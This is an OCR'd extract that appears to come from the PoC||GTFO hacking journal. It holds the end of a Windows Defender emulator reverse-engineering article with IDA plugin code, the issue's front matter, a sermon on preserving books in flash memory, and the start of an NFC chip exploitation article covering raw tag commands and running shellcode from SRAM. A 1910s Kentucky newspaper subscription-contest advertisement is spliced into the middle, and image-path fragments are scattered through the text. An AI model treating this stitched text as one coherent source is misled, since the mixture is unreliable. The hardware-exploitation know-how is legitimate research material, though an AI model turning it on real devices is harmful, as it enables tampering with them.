Finally, `ev_out_operand` outputs the operand value - since we know all the instruction CRC hashes, we can output those names as immediates.

With this extension dropped in our IDA plugins folder, we get clean disassembly of the `apicall` instruction when loading binaries that use it.

In conclusion, we've looked at three tricks for reverse engineering and attacking Windows Defender. While these tricks are Defender specific, the general intuition about AV emulator design and how a reverse engineer might go about approaching them should hold for other AVs. This article has mostly looked at techniques - for a look at Window Defender emulator internals, readers are encouraged to check out my conference presentations on the topic and to reverse the engine themselves.

```
    class apicall_parse_t(idaapi.plugin_t):
2       flags = idaapi.PLUGIN_PROC | idaapi.PLUGIN_HIDE
        comment = "MsMpEng apicall x86 Parser"
4       help = "Runs transparently during analysis"
        wanted_name = "MsMpEng_apicall"
6       hook = None

8       def init(self):
            self.hook = None
10          if not ".mp.dll" in idc.GetInputFile() or idaapi.ph_get_id() != idaapi.PLFM_386:
                return idaapi.PLUGIN_SKIP
12
            print "\n\n-->MsMpEng apicall x86 Parser Invoked!\n\n"
14
            self.hook = parse_apicall_hook()
16          self.hook.hook()
            return idaapi.PLUGIN_KEEP
18
        def run(self, arg):
20          pass

22      def term(self):
            if self.hook:
24              self.hook.unhook()

26  def PLUGIN_ENTRY():
        return apicall_parse_t()
```

Figure 13. IDA processor module initialization code.

```
hashesToNames = {3514167808L: 'KERNEL32_DLL_WinExec',
                 3018310659L: 'NTDLL_DLL_VFS_FindNextFile',...}

NN_apicall = ida_idp.CUSTOM_INSN_ITYPE
class parse_apicall_hook(idaapi.IDP_Hooks):
    def __init__(self):
        idaapi.IDP_Hooks.__init__(self)

    def ev_ana_insn(self, insn):
        global hashesToNames

        insnbytes = idaapi.get_bytes(insn.ea, 3)
        if insnbytes == '\x0f\xff\xf0':
            apicrc = idaapi.get_long(insn.ea+3)
            apiname = hashesToNames.get(apicrc)
            if apiname is None:
                print "ERROR: apicrc 0x%x NOT FOUND!"%(apicrc)

            print "apicall: %s @ 0x%x"%(apiname, insn.ea)

            insn.itype = NN_apicall
            insn.Op1.type = idaapi.o_imm
            insn.Op1.value = apicrc
            insn.Op1.dtyp = idaapi.dt_dword
            insn.size = 7 #eat up 7 bytes

            return True
        return False

    def ev_out_mnem(self, outctx):
        insntype = outctx.insn.itype

        if insntype == NN_apicall:
            mnem = "apicall"
            outctx.out_line(mnem)

            MNEM_WIDTH = 8
            width = max(1, MNEM_WIDTH - len(mnem))
            outctx.out_line(' ' * width)

            return True
        return False

    def ev_out_operand(self, outctx, op):
        insntype = outctx.insn.itype

        if insntype == NN_apicall:
            apicrc = op.value
            apiname = hashesToNames.get(apicrc)

            if apiname is None:
                return False
            else:
                s = apiname.split("_DLL_")
                operand_name = "!".join( [s[0].lower(), s[1]] )
            print "FOUND:", operand_name

            outctx.out_line(operand_name)

            return True
        return False
```

Figure 14. Excepts from the IDA processor module for parsing apicall instructions.

$910 Studebaker Touring Car!

Object of this Campaign.

The object of this big undertaking is to secure new prepaid subscriptions to THE BOURBNN NEWS. And while doing this to ascertain who are the most ambitious, persevering and worthy men, women and children in this section of the State. Remember this is a business proposition. It costs nothing to participate in the competition more than a little of your spare time.

A SQUARE DEAL TO ALL is the motto of the contest. Every candidate will receive equal treatment and there will be no favorites.

DIAMOND RINGS
ELGIN WATCHES
To Be Given Away
ABSOLUTELY FREE!

A Square Deal to All.

THE NEWS pledges absolute good faith and fairness to all people who will soon be engaged in the campaign. This is not a "something for nothing" scheme, in fact, it is no scheme at all. Neither is it a charitable undertaking on the part of THE NEWS. It is a business proposition, pure and simple.

The object is to advertise this paper and increase its circulation and to win a welcome in every household in the field it covers.

IN THE BOURBON NEWS GREAT
AUTOMOBILE AND PRIZE CAMPAIGN!

Any Person Living in This Part of Kentucky May Compete For the Prizes.

First Prize

A $910


Studebaker

Touring

Car

Fully Equipped

Now On Display



First

Prize

Purchased

From The

BOURBON GARAGE

Local Agents

DIAMOND RINGS — Eight District Prizes — ELGIN WATCHES

First and Second Prizes First District

4 BEAUTIFUL
DIAMOND RINGS
Purchased From the Well-Known Firm of Shire & Fithian.

First and Second Prizes Second District

4-HANDSOME-4
ELGIN WATCHES
Purchased From the Well-Known Firm of Shire & Fithian

Address All Communications to Campaign Manager The Bourbon News, Paris, Kentucky.

19:13 What clever things have you learned lately?

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

Don't tell us that it's possible; rather, teach us how to do it ourselves with the absolute minimum of formality and bullshit.


Like an email, we expect informal language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, T.G. S.B.

PoC||GTFO

Proof of Concept or Get the Fuck Out

20:02 (p. 5) A Geniza from Flash Memory
20:03 (p. 7) NFC Exploitation with the RF430 Family
20:04 (p. 14) Turtles All the Way Down
20:05 (p. 25) Ryzenfallen
20:06 (p. 32) A History of TI Calculator Hacking
20:07 (p. 45) Modern ELF Infection Techniques
20:08 (p. 62) Encryption is Not Integrity!
20:09 (p. 68) RSA GTFO
20:10 (p. 73) Recovering Software Architecture from Embedded Binaries



Это самиздат. Available in polyglot as `pocorgtfo20.pdf`. אל תסתכל בקנקן, אלא במה שבתוכו
Compiled for a dozen reasons many dozens of times, the last of which was on January 21, 2020.
€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: If you wouldn't burn this book, don't leave it to rot. Give it to your neighbor or stash it in a גניזה if you'd be so kind.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo20.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.

`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`
`git clone https://github.com/angea/pocorgtfo`

Technical Note: The electronic edition of this magazine is valid as both PDF and ZIP. The PDF has been cryptographically signed with a factored private key for the TI 83+ graphing calculator.

Cover Art: The cover art for this issue is a book endplate by Aubrey Beardsley for Alfred Allinson's 1909 translation of the Merrie Tales of Jacques Tournebroche by Anatole France.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet with pages 1, 2, 79 and 80 should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo20.pdf -o pocorgtfo20-book.pdf
```

Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers
Samizdat Postmaster	Nick Farr

20:01 Let's start a band together!

Neighbors, please join me in reading this twentieth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Leipzig, DC, and other good cities.

If you are missing the first twenty issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, the eighteenth release in Leipzig or Washington, D.C., the nineteenth in Montréal, or the twentieth in Heidelberg, Knoxville, Canberra, Baltimore, or Raleigh. Two collected volumes are available through No Starch Press, wherever fine books are sold.

We begin with a sermon about preserving books for the long haul on page 5, which imagines a technique by which we could put unused pages of Flash memory to good use, preserving the books of our civilization just as well as the fine folks of the Ezra synagogue in Cairo did a thousand years ago.

On page 7, Travis Goodspeed and Axelle Apvrille introduce us to the RF430FRL152H chip from Texas Instruments, an NFC tag with a built-in microcontroller that runs from FRAM instead of Flash memory. Not only is it handy for emulating other NFC Type V tags, but we'll also learn how to dump memory from a locked tag with a custom mask ROM.

In this day of hardware virtualization, we often take emulation for granted, and it is no surprise that programs for one platform run on another. But on page 14, Charles Mangin presents an Altair 8800 emulator that runs accurately on the Apple] [, with fewer registers and less configurable memory!

You might recall that in March of 2018, there was a bit of drama around an arbitrary physical memory read vulnerability in AMD's Ryzen platform, but did you ever understand the bug well enough to exploit it? Those of us who merely made a flippant comment on Twitter about disclosure policies, and therefor must ask forgiveness for our crass ways, can find a thorough and technical explanation with code examples by David Kaplan on page 25.

Quite a few of us first learned Z80 assembly language for our calculators in high school, and on page 32, we bring you Brandon Wilson's short history of TI graphing calculator hacking. You'll learn how the TI-85's memory backups were used to corrupt function pointers in the Custom menu, how the TI-83+ RSA512 signing keys were factored in bedrooms, and how the Z80 emulation mode of the eZ80 calculators left holes through which the operating system could be patched.

Ryan O'Neill, whom you might know as Elfmaster, is back on page 45 with an accurate technical description of `ld`'s `-separate-code` feature that changes the ways in which ELF segments are parsed and might be infected.

Page 62 presents a nice little riddle in cryptographic numerology by Cornelius Diekmann, which is itself generated by a Python script.

We then continue to a second crptography rant, in mildly more explicit language, by Ben Perez on page 68.

And EVM concludes this release with tricks for detecting the boundaries between statically linked objects. He begins by noticing that functions at the beginning of a module are more likely to call forward than backward, while by the end of the module the call backward more than forward until the beginning of the next module, when they abruptly begin to call forward again. Through this and other tricks, plus a lot of necessary calibration, he presents a polished toolkit for cutting apart linked objects on page 73.

On page 80, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.

LEARN 8088

(It's a piece of cake)

- **PROGRAMMING BOOT SECTOR GAMES**

Whatever your programming skills, this new book can help you learn more and save time and effort. Here are just a few of the chapters you'll find:

- *Guess the number.*
- *Tic-Tac-Toe game.*
- *Text graphics.*
- *Mandelbrot set.*
- *F-Bird game.*
- *Invaders game.*
- *Pillman game.*
- *Toledo Atomchess.*
- *bootBASIC language.*

Yes! I want the following signed books:
☐ Programming Boot Sector Games @ $20.49
☐ Programming Games for Intellivision @ $20.49
☐ Colecovision Games Guide B&W @ $19.27
☐ Toledo Nanochess: The Commented Source Code @ $24.84
Please add $15.00 for shipping and handling, and add $10 for each extra book.

My address: _____ My Paypal (for invoice): _____
_____
_____ Please allow 1 month for shipping.

Ask your favorite bookstore or computer store for Oscar Toledo's books, or send the coupon at left to:

Oscar Toledo Gutierrez
Av. Santa Cruz del Monte 9-304
Naucalpan, Estado de Mexico.
Mexico. CP. 53110

Also available from Amazon.com and Lulu.com. You can probably order from anywhere in the world, but I've not gone to Hyderabad to test that!

20:02 Let's Build a Geniza from the world's Flash Memory!

by Manul Laphroaig

Grace and peace to you!


Just this afternoon I finished reading a hundred year old paperback of Thaïs by Anatole France, which thanks to twentieth century mass production cost me as little as I pay for a beer. As I began to marvel that paperback manufacturing has left so many brilliant works of literature in abundance, I also worried for a moment that the ephemeral electronic books of our modern age might leave nothing for future generations. When literature is no longer left around as litter, will my grandchildren be able to afford paper books? Will their grandchildren be able to read?

– — — – — — — – — — –

You see, there was once a fine congregation at the Ezra synagogue in Cairo who believed—as we do—that the written word was sacred. Being at least a little sacred, it wouldn't be right to simply toss their worn out books in the garbage, so the style at the time was to store used and worn out papers in a **גניזה**, a geniza.

They began to store documents in this room nearly twelve hundred years ago, and while every seven years or so they might remove some of these papers for a respectful burial, there were by the end of the nineteenth century some three hundred thousand scraps of writing as a testament to the holiness of inefficient housekeeping.

So the story would have ended, and so similar stories surely have ended in many places and many times in history, except that a professor by the name of Solomon Schechter was given a tattered scrap from this collection. He recognized it as a piece from the Hebrew original of Ecclesiastes, and later recovered the bulk of the collection for indexing and study.



And what might we do, to protect our own books for the long haul? Twelve hundred years from now, as the next civilization is finally printing books and designing computers again after a long, cold night of illiteracy, what treasure trove might we leave for them to print?


– — — – — — — – — — –

And while I don't mean to be a pessimist, and I don't mean to tell you that the end is nigh, it is a sad fact that civilizations *do* end. I would very much like to see a bit of ours live on.

You see, the written word has been invented three times in history, so far as we know: once in Mesopotamia, once in China, and once in Mesoamerica.

From this third invention, where once there were thousands of books in the Mayan language, just four survived. *Four books* from an entire civilization, all the rest having vanished to the bonfires of a sixteenth century bishop named Diego de Landa.

De Landa, by the way, is not merely one of history's greatest book burners. His own book, Relación de las Cosas de Yucatán, contains the only surviving documentation of the Mayan alphabet, made with little understanding—but with the help of two native speakers. Hundreds of years after his death, this was instrumental to allowing us to finally read the four books that he failed to burn.



And a thousand years from now, what will be found from our civilization, that ancient land in which every man, woman and child carried a black mirror filled with electronics that no longer function? Well, maybe more than we think.

Maybe, just maybe, the next civilization will develop their own computers. Slow ones at first, so let's model them on an Apple][. And having these slow machines with eight bit processors and limited memory, they might realize that the memory chips they've mined from landfills have degraded, but are often still functional.

For a specific example, a SPI Flash chip from a 2010 desktop computer is only a few megabytes, but if you dropped me on a desert island with the parts from an 1980's Radio Shack, it might not take me too long to beep out the contents on an LED if I remembered, or brute-forced, that the read command was `0x03`.[1] It's not unreasonable that a future tinkerer with an eight bit home computer might figure this out as well.

And having one chip, he might try another. Although chips stored in hot environments will have lost their contents, in colder locations it's perfectly reasonable to expect even consumer microcontrollers to hold their contents for a couple thousand years.[2]

And though the denser storage of disks and memory cards will be harder to recover, owing to their dependencies upon the bits of their own ancient firmware, they might still be legible. Except for this pesky modern tradition of full disk encryption, a blessing for personal privacy and a curse to the archivists of the future.

So let's do this:


Let's build a geniza of all the text we'd like to preserve, a hundred or so gigabytes worth. All of Wikipedia would consume just tens of gigabytes, and all of Project Gutenberg a little more than six. You can fit this on your laptop.

Let's chop these texts into individually legible fragments, where an encyclopedia article might be ten kilobytes and a novel might be four hundred.[3] We want each fragment to be individually meaningful, and while some chunks will surely be erased and overwritten, those that survive ought to be easy to re-assemble.

Let's write a utility that can summon one or thousands of these fragments on demand, organized into batches of the native block size. A bit of light compression or error correction won't hurt, but like error correction in the POCSAG standard, this one should be optional and off to the side, so as not to hide the meaning of the message.[4] Where the device has full disk encryption, this must be outside of the encrypted region, but it is perfectly okay that many of these blocks will be destroyed as the operating system claims those blocks for its own use.

And finally, let's use this tool to stuff *every unused block* of memory with literature at the factory! Whether the ten kilobytes that will never be used in my wristwatch or the hundred gigabytes not yet used in a cellphone, let's fill *all* of the spare space in these chips with a geniza for the future.

Done right, in the test routines of a major product, one single engineer might seed every landfill in the world with these books, not just in a single generation, but in a single year! And if you are that engineer, I will very happily buy you a beer.



[1] `unzip pocorgtfo20.pdf w25q128fv.pdf`
[2] `unzip pocorgtfo20.pdf flashretention.pdf`
[3] `unzip pocorgtfo20.pdf 80days.txt revolt_en.txt thais.txt`
[4] `unzip pocorgtfo20.pdf pocsag.pdf`

20:03 NFC Exploitation with the RF430RFL152 and 'TAL152

by Travis Goodspeed and Axelle Apvrille

Lately we've been playing with the RF430FRL152H, a delightful chip from Texas Instruments that combines an MSP430 microcontroller with an ISO15693 NFC transponder. In this short paper, we'll show you a bit about how that chip works, and how to reprogram it over the air to emulator other NFC Type V devices.

We'll also learn a little bit about how to reverse engineer medical products that use related chips, such as the RF430TAL152H, getting code execution and complete control of both devices. This article hasn't room for much background information on these medical sensors, and for that you should see our lecture *The Inner Guts of a Connected Glucose Sensor for Diabetes* from Black Alps 2019.

– — — – — — — — – — – –

First, a bit of background. The RF430, as we'll call these chips for short, uses an MSP430X core running near 1.5 volts, which are often supplied by an NFC reader, such as an Android phone. With no need for a battery, the devices can be very small and thin, and it's not inconvenient to carry a complete device in your wallet.

The chip has three memories: SRAM, ROM, and FRAM.

Four kilobytes of SRAM at `0x1C00` are the RAM you've known and loved for years. SRAM is nice and fast with no requirements for being refreshed, but its contents will be lost when the power is cut. Surprisingly, most of this SRAM is unused because of its volatility, and it seems to exist mostly for development, where just over three kilobytes can be remapped over the ROM.

At `0x4400` we find seven kilobytes of masked ROM, which are hard coded into the chip by the manufacturer. While this code can't be changed in the field, customers who find themselves in need of hundreds of thousands of units can certainly make their own arrangements with TI to have chips with custom ROM contents produced. In the FRL152H, this ROM contains a complete NFC stack and a sensor data acquisition stack that reads samples into FRAM for long term storage.

As SRAM is too volatile and ROM is too permanent for storing the application firmware of our device, we find nearly two kilobytes of FRAM at `0xF840`. FRAM, Ferroelectric RAM, is a strange competitor to old fashioned core memory that recently became viable for small devices. It does *not* require power to retain its contents, and writes are orders of magnitude cheaper than Flash memory, with no requirements for expensive page erasures. There is also some FRAM at `0x1A00`, which stores the device's serial number and calibration settings. The Interrupt Vector Table is stored as addresses at the end of FRAM, ending with the `RESET` handler's address at `0xFFFE`.

In addition to the three memories, there is an IO region which begins at the null address, `0x0000`. There are no IO instructions in the MSP430 architecture, and IO is performed by `mov`s to and from this region. For more background information on MSP430 exploitation and reverse engineering, see PoC||GTFO 2:5 and 11:8.

Tooling

Now that we know a little about the chip, it's necessary to write software tools and to order some hardware. Trying to skip this step will only lead to heartache and confusion.

On the software end, we first need a way to talk to the chip. Modern phones have support for the NFC Type V protocols used in this chip, so I tossed together an Android app called GoodV to take care of reading, writing, programming, and erasing these chips.[5] In addition to the standard command set, it also supports backdoor commands unique to each chip and the ability to execute temporary fragments of shellcode from SRAM.

Because the RF430 uses an awkwardly low voltage, I ordered some RF430FRL152HEVM evaluation boards and a matching MSP-FET debugger from Texas Instruments. This allows me to completely wreck the chip's FRAM contents, then restore the chip to functionality through JTAG. It's also handy for interactive debugging, provided your breakpoints respect the timing requirements of the NFC protocol.

[5] `git clone https://github.com/travisgoodspeed/GoodV`

We also need firmware to run inside of the chips, both from FRAM as a permanent application image and from SRAM as temporary shellcode. For this, I used TI's branch of GCC8 for the MSP430. In past projects Debian's fork of GCC4 has been nicer for this platform, but upgrading to GCC8 was necessary to have the same calling convention in our code as the ROM. This project is called GoodTag, and it also includes a PCB design for the RF430 in Kicad.[6] (Schematic on page 9.)

GoodV for Android

Before we begin to play with the parts, let's take a brief interruption to discuss how NFC tags work in Android and how to write a tool to communicate wirelessly with the RF430.

In Android, NFC Type V tags are accessed through the `android.nfc.tech.NfcV` class, whose `transceive()` function sends a byte array to the tag and returns the result. Because tags have such wildly varying properties as their command sets, block sizes and addressing modes, these raw commands are used rather than higher-level wrappers.

Commands are sent as first an option byte, which is usually `02`, and then a command byte and the optional command parameters. An explicit address can be stuck in the middle if indicated by the option bytes. Commands above `A0` require the manufacturer's number to follow, which for TI is `07`.

You can try out the low-level commands yourself in the NFC Tools app, whose Other/Advanced function accepts raw commands after a scary disclaimer. Just set the I/O Class to `NfcV` and then sent the following examples, before using them to implement our own high level functions for the chip.

We'll get into more commands later, but for now you should pay attention to the general format. Here, `20` is the standard command to read a block from an 8-bit block address and `C0` is the secret vendor command to read a block from a 16-bit block address. The first byte of each reply is zero for success, non-zero for failure.

```
02:20:00          -- Reads block 00.
00:E1:40:40:00 -- Success, 4 bytes of data.

02:C007:0000      -- Reads block 0000
00:E1:40:40:00 -- Success, same 4 bytes.
```

This particular tag is configured to 4-byte blocks, and we might have gotten different results if configured to 8-byte blocks. The secret block `FF` contains these and other settings on the FRL152.

The `C0` read command and matching `C1` write command can read from a 16-bit block address, but they are still confined to a subset of FRAM and SRAM. To get the ROM, we'll go back to the hardware.

RF430FRL152H

Once the parts have arrived, we can dump the FRL152's mask ROM through JTAG, and begin to reverse engineer it.[7] In the ROM, we aren't yet very interested in the taking of sensor measurements, but we would very much like to understand what commands are available and how they are implemented.

